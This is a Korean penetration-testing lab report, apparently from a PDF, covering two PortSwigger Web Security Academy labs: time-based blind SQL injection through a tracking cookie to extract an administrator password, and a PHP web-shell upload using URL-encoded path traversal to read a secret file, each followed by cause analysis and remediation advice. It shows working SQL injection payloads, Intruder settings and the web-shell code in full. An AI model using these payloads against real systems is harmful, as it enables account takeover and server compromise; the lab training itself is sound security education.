7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0af900e00357634481fc3100003e0044.web-security-academ y.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Done

Event log (43) All issues

**Response**

Blind SQL injection with time delays and information retrieval

WebSecurity Academy

Back to lab home Back to lab description

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Tech gifts

## ● 관리자 비밀번호 길이 확인

- 조건 충족 시 응답 지연 발생

- Intruder를 이용해 길이 조건 반복 테스트

- 관리자 비밀번호 길이 범위 특정

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://Oaf900e00357634481fc3100003e0044.web-security-academy.net

**Request**

```

1 GET /filter?category=Gifts HTTP/2
2 Host: Oaf900e00357634481fc3100003e0044.web-security-academy.net
3 Cookie: TrackingId=x0hNbEyiCXXzVTP' $3BSELECT+CASE+WHEN+ (username='administrator' AND LENGTH(password)>19)+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=qXBlxBxMwElhDDTQijv05xfGls8rYA
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://Oaf900e00357634481fc3100003e0044.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

**Response**

Waiting

Event log (43) All issues

### ● Intruder를 이용한 비밀번호 문자 추출

- 공격 방식 : Cluster Bomb

- 응답 지연 발생 → 조건 참

- 즉시 응답 → 조건 거짓

- 해당 과정을 반복하여 관리자 비밀번호 전체 문자열을 순차적으로 추출

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://Oaf900e00357634481fc3100003e0044.web-security-academy.net

**Intruder**

Cluster bomb attack

Start attack

Positions: Add \$ Clear \$ Auto \$

```

1 GET /filter?category=Gifts HTTP/2
2 Host: Oaf900e00357634481fc3100003e0044.web-security-academy.net
3 Cookie: TrackingId=x0hNbEyiCXXzVTP' $3BSELECT+CASE+WHEN+ (username='administrator'+AND+SUBSTRING(password,$1$,1)='Sas')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=qXBlxBxMwElhDDTQijv05xfGls8rYA
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://Oaf900e00357634481fc3100003e0044.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

**Settings**

Save attack [Pro version only]

Update Host header to match target

Save attack to project file

Request headers

Update Content-Length header

Set Connection header

Error handling

Number of retries on network attack: 3

Pause before retry (milliseconds): 2000

Attack results

Store requests

Store responses

Use unmodified baseline request

Denial-of-service mode (no results)

Store full payloads

Auto-pause attack

Use this setting to automatically pause the attack expression appears or is missing in a response.

Enable auto-pause

Event log (43) All issues

### ● 관리자 계정 로그인 성공 확인

- 추출한 비밀번호를 이용하여 로그인 시도
- 관리자 계정(administrator)으로 정상 로그인 성공
- My Account 페이지 접근 확인

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

### ● 결과 확인

- TrackingId 쿠키에서 Time-based Blind SQL Injection 발생
- 응답 지연을 통한 조건 판별 가능
- 관리자 계정 존재 여부 확인
- 관리자 비밀번호 길이 및 전체 문자열 추출
- 관리자 계정 인증 우회 및 로그인 성공
- 관리자 기능 접근 가능 상태 확인

### 취약점 원인 분석

- Cookie 값에 대한 서버 측 입력 검증 미흡
- SQL 쿼리 작성 시 Prepared Statement 미적용
- 시간 기반 함수 호출에 대한 제어 미흡
- DB 계정 권한 최소화 미흡

### 보안 영향

- 관리자 계정 탈취 가능
- 관리자 권한을 이용한 서비스 설정 변경 가능
- 사용자 정보 및 개인정보 유출 위험
- 서비스 무결성 및 신뢰도 저하
- 자동화 도구(Intruder, SQLMap)를 통한 대량 공격 가능

### 대응 방안 및 보안 권고

#### ● Prepared Statement 적용

- SQL 쿼리와 사용자 입력 값 완전 분리
- Cookie, Header, Parameter 전반에 동일 적용

#### ● 쿠키 입력 값 검증 강화

- TrackingId 값에 대해 화이트리스트 기반 검증 적용
- 예상 길이 초과 및 특수문자 포함 시 차단

- 시간 기반 공격 탐지 및 차단
  - 비정상적인 응답 지연 패턴 탐지
  - WAF를 통한 pg\_sleep, CASE WHEN 패턴 차단
- DB 계정 권한 최소화
  - 인증 관련 테이블 접근 권한 분리
  - 불필요한 함수 실행 권한 제거
- 정기적인 취약점 점검
  - Blind SQL Injection(Time-based 포함) 정기 점검
  - 자동화 도구와 수동 점검 병행 수행

### 3.11. File Upload Vulnerability (Path Traversal을 이용한 Web Shell 업로드)

No	분류	점검 항목
11	File Upload Vulnerability	Path Traversal을 이용한 Web Shell 업로드

#### 3.11.1. SQL Injection을 이용한 인증 우회(Login Bypass)


취약점 유형	플랫폼	요청 방식
File Upload Vulnerability (Path Traversal을 이용한 Web Shell 업로드)	PortSwigger Web Security Academy	Post
개요	본 보고서는 웹 애플리케이션의 파일 업로드 기능에서 발생하는 파일 업로드 취약점(File Upload Vulnerability)을 분석하고, 해당 취약점을 통해 웹쉘 업로드 및 원격 코드 실행이 가능한지 여부를 검증하기 위해 수행한 모의해킹 실습 결과를 정리한 문서이다. PortSwigger Web Security Academy에서 제공하는 실습 환경을 기반으로 Burp Suite를 활용하여 파일 업로드 요청을 분석하였으며, 파일 검증 로직의 미흡으로 인해 악성 PHP 파일이 업로드 및 실행되는 과정을 확인하고, 그 보안 영향을 분석하였다.	
취약점 설명	파일 업로드 취약점은 사용자가 업로드하는 파일에 대해 확장자, MIME Type, 저장 경로, 실행 여부 등에 대한 검증이 미흡할 경우 발생하는 취약점이다. 본 실습 대상에서는 업로드되는 파일의 확장자 및 파일명에 대한 검증이 충분하지 않았으며, 공격자가 PHP 스크립트를 업로드하고	

해당 파일에 직접 접근할 수 있는 구조로 인해 원격 코드 실행(Remote Code Execution)이 가능하였다.


### 취약점 분석 과정

#### ● 정상 아바타 업로드 및 파일 접근 경로 확인

- 로그인 후 계정 페이지에서 아바타로 사용할 정상 이미지 파일을 업로드
- 업로드 완료 후 Burp Suite의 Proxy → HTTP history에서 이미지가 로드되는 요청을 확인
- 이미지가 /files/avatars/<image\_name> 경로를 통해 GET 요청으로 직접 로드됨을 확인
- 해당 요청을 Burp Repeater로 전송하여 파일 접근 구조를 분석







### ● 업로드된 PHP 파일의 처리 방식 확인

- Burp Repeater에서 기존 이미지 요청을 PHP 파일명으로 변경하여 요청을 전송
- 서버는 PHP 파일을 실행하지 않고 일반 텍스트로 반환
- avatars 디렉터리 내에서는 PHP 실행이 제한되어 있음을 확인

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request pane displays a GET request to the URL `/files/avatars/exploit.php`. The request is numbered 31 and includes various headers such as Host, Cookie, Sec-Ch-Ua-Platform, Accept-Language, Sec-Ch-Ua, User-Agent, Sec-Ch-Ua-Mobile, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Referer, Accept-Encoding, If-None-Match, If-Modified-Since, and Priority. The response pane is currently empty.

```
1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0a9900ce0306b387803d7b100038005b.web-security-academy.net
3 Cookie: session=BYcwigG7ZB3Nj6AhOIdP4YS7kbgO5MOb
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ko-KR,ko;q=0.9
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a9900ce0306b387803d7b100038005b.web-security-academy.net/my-account
14 Accept-Encoding: gzip, deflate, br
15 If-None-Match: "17c47-64761ce3e41e7"
16 If-Modified-Since: Fri, 02 Jan 2026 06:27:37 GMT
17 Priority: u=2, i
18
19
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 06:31:55 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Last-Modified: Fri, 02 Jan 2026 06:30:57 GMT
5 Etag: "37-64761da2592cf"
6 Accept-Ranges: bytes
7 X-Frame-Options: SAMEORIGIN
8 Content-Length: 55
9
10 <?php echo file_get_contents('/home/carlos/secret'); ?>
```

● 파일 업로드 요청 재분석

- Burp Proxy 기록에서 파일 업로드 요청을 확인하고 Burp Repeater로 전송
- 요청 본문에서 파일 업로드와 관련된 Content-Disposition 헤더를 분석

Burp Suite Community Edition v2025.1

**Proxy**

HTTP history

#	Host	Method	URL	Params	Edited	Status code	Length
6638	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1188
6637	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	4157
6636	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1190
6635	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1198
6634	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1186
6633	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1182
6632	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1178
6631	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	3075
6630	https://0a9900ce0306b387803...	POST	/my-account/avatar	✓		200	331
6629	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1190
6628	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1186
6627	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1184
6626	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1190
6625	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1184
6624	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	3057
6623	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1188

**Request**

Pretty Raw Hex

```

17 Sec-Fetch-User: -1
18 Sec-Fetch-Dest: document
19 Referer:
  https://0a9900ce0306b387803d7b100038005b.web-security-academy.net/my-account
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundary1Ox0tnkhgCOaQsmQ
24 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
25 Content-Type: application/octet-stream
26
27 <?php echo file_get_contents('/home/carlos/secret'); ?>
28 -----WebKitFormBoundary1Ox0tnkhgCOaQsmQ
29 Content-Disposition: form-data; name="user"
30
31 wiener

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 06:00:00 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html;
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/exploit.php has been uploaded.
<a href="/my-account" title="Back to My Account">
  < Back to My Account
</a>
</p>

```

Event log (2) All issues

### ● 경로 조작(Path Traversal) 시도

- 업로드 파일의 저장 위치를 조작하기 위해 filename 값에 디렉터리 탐색 시퀀스를 삽입
- 서버 응답에 The file avatars/exploit.php has been uploaded. 메시지가 출력되었으며, 이는 서버가 ../. 문자열을 제거하고 있음을 의미

**Burp Suite Community Edition v2025.**

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Filter settings: Showing all items

#	Host	Method	URL	Params	Edited	Status code	Leng
6638	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓	200	1188	
6637	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓	200	4157	
6636	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓	200	1190	
6635	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓	200	1198	

**Burp Suite Community Edition v2025.11.6 - Temporary Project**

Dashboard Target Project Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

31 33 X +

Send Cancel < > Burp AI Target: https://0a9900ce0306b387803d7b100038005b.web-security-academy.net

**Request**

```
Pretty Raw Hex
9 Accept-Language: ko-KR,ko;q=0.9
10 Origin: https://0a9900ce0306b387803d7b100038005b.web-security-academy.net
11 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary1OxOtnkhgC0aQsmQ
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a9900ce0306b387803d7b100038005b.web-security-academy.net/my-a
ccount
20 Accept-Encoding: gzip, deflate, br
21 Priority: ue0, i
22
23 ----WebKitFormBoundary1OxOtnkhgC0aQsmQ
24 Content-Disposition: form-data; name="avatar"; filename="..
/exploit.php"
Content-Type: application/octet-stream
25
26
27 <?php echo file_get_contents('/home/carlos/secret'); ?>
28 ----WebKitFormBoundary1OxOtnkhgC0aQsmQ
29 Content-Disposition: form-data; name="user"
30
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 06:35:04 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/exploit.php has been uploaded.

<a href="/my-account" title="Return to previous page">
    &lt; Back to My Account
</a>
</p>


```

## ● URL 인코딩을 통한 필터 우회

- 디렉터리 탐색 문자열을 URL 인코딩하여 다시 요청을 전송
- 서버 응답에 The file avatars/./exploit.php has been uploaded. 메시지가 출력되었으며, 이는 서버가 파일 이름을 URL 디코딩한 후 처리하고 있음을 의미

Burp Suite Community Edition v2025:

#	Host	Method	URL	Params	Edited	Status code	Len
6638	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1188
6637	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	4157
6636	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1190
6635	https://cologger.shopping.nav...	POST	/api/v1/collect/exlogcr	✓		200	1198

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://0a9900ce0306b387803d

**Request**

```

9 Accept-Language: ko-KR,ko;q=0.9
10 Origin: https://0a9900ce0306b387803d7b100038005b.web-security-academy.net
11 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary1OxOtnkhgC0aQsmQ
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a9900ce0306b387803d7b100038005b.web-security-academy.net/my-a
ccount
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 ----WebKitFormBoundary1OxOtnkhgC0aQsmQ
24 Content-Disposition: form-data; name="avatar"; filename="..
%2fexploit.php"
Content-Type: application/octet-stream
25
26
27 <?php echo file_get_contents('/home/carlos/secret'); ?>
28 ----WebKitFormBoundary1OxOtnkhgC0aQsmQ
29 Content-Disposition: form-data; name="user"

```

**Response**

```

1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 06:36:47 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 135
8
9 The file avatar/..%2fexploit.php has been uploaded.<p>
<a href="/my-account" title="Return to previous page">
    << Back to My Account
</a>
</p>

```

Burp Suite Community Edition v2025.

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Filter settings: Showing all items

#	Host	Method	URL	Params	Edited	Status code	Length
6638	https://cologger.shopping.nav...	POST	/api/v1/collect/exilogcr		✓	200	1188
6637	https://cologger.shopping.nav...	POST	/api/v1/collect/exeloger		✓	200	4157
6636	https://cologger.shopping.nav...	POST	/api/v1/collect/exologer		✓	200	1188

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Filter settings: Matching expression 0a99

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IF
8713	https://0a9900ce0306b38780...	GET	/academyLabHeader			101	147				✓	7	
8712	https://0a9900ce0306b38780...	GET	/files/exploit.php			200	207	HTML	php		✓	7	
8711	https://0a9900ce0306b38780...	GET	/my-account			200	4295	HTML		Web shell upl...	✓	7	
8709	https://0a9900ce0306b38780...	POST	/my-account/avatar		✓	200	331	HTML			✓	7	
8700	https://0a9900ce0306b38780...	GET	/academyLabHeader			101	147				✓	3	
8699	https://0a9900ce0306b38780...	GET	/files/avatars/.%fexploit.php			404	462	HTML	php	404 Not Found	✓	3	
8698	https://0a9900ce0306b38780...	GET	/my-account			200	4297	HTML		Web shell upl...	✓	3	
8697	https://0a9900ce0306b38780...	POST	/my-account/avatar		✓	200	331	HTML			✓	3	
8692	https://0a9900ce0306b38780...	GET	/academyLabHeader			101	147				✓	3	
8690	https://0a9900ce0306b38780...	GET	/files/avatars/.%fexploit.php			404	462	HTML	php	404 Not Found	✓	3	
8688	https://0a9900ce0306b38780...	GET	/my-account			200	4297	HTML		Web shell upl...	✓	3	
8688	https://0a9900ce0306b38780...	POST	/my-account/avatar		✓	200	331	HTML			✓	3	
8687	https://0a9900ce0306b38780...	GET	/academyLabHeader			101	147				✓	3	
8686	https://0a9900ce0306b38780...	GET	/files/avatars/.%fexploit.php			200	284	text	php		✓	3	
8685	https://0a9900ce0306b38780...	GET	/my-account			200	4295	HTML		Web shell upl...	✓	3	

**Request**

Pretty Raw Hex

```
1 GET /files/exploit.php HTTP/2
2 Host: 0a9900ce0306b387803d7b100038005b.web-security-academy.net
3 Cookie: session=BYcwc1cG7ZB3j6Ah0IdP4YS7kbgb05M0b
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ko-KR,ko;q=0.9
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 Sec-Ch-Ua-Mobile: ?0
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 07:03:56 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 IIGeWKOif3NwKX7JW03LywB32p0flzaFH
```

### 취약점 원인 분석

- 업로드 파일 확장자에 대한 서버 측 화이트리스트 검증 미흡
- 파일명 및 저장 경로에 대한 필터링 미적용
- 업로드 파일을 웹 루트 하위 디렉터리에 저장
- 실행 파일(PHP)에 대한 접근 및 실행 차단 미구현

### 보안 영향

- 원격 코드 실행을 통한 서버 권한 탈취 가능
- 서버 내부 파일 접근 및 민감 정보 유출
- 웹 쉘을 통한 추가 공격(권한 상승, 백도어 설치 등) 가능
- 서비스 신뢰도 저하 및 심각한 보안 사고로 확장 가능

### 대응 방안 및 보안 권고

#### ● 인증 및 조회 기능에 대한 정기적인 보안 점검 수행

- 파일 업로드 기능을 포함한 인증 및 조회 기능 전반에 대해 정기적인 보안 점검 수행
- Path Traversal 및 파일 업로드 취약점 여부에 대한 주기적인 점검을 통해 신규 취약점 조기 발견

#### ● 업로드 파일 확장자 화이트리스트 적용 (이미지 파일만 허용)

- 업로드 가능한 파일 확장자를 이미지 파일(jpg, png 등)로 제한하는 화이트리스트 적용
- PHP, JSP, ASP 등 실행 가능한 스크립트 확장자 업로드 차단
- 이중 확장자 및 변형된 확장자 파일 업로드 차단

#### ● 파일명 서버 측 재생성(UUID 등)으로 사용자 입력 제거

- 업로드 파일명에 대해 서버 측에서 안전한 파일명으로 재생성 적용
  - 디렉터리 탐색 문자열(../) 및 특수문자 포함 파일명 사용 차단
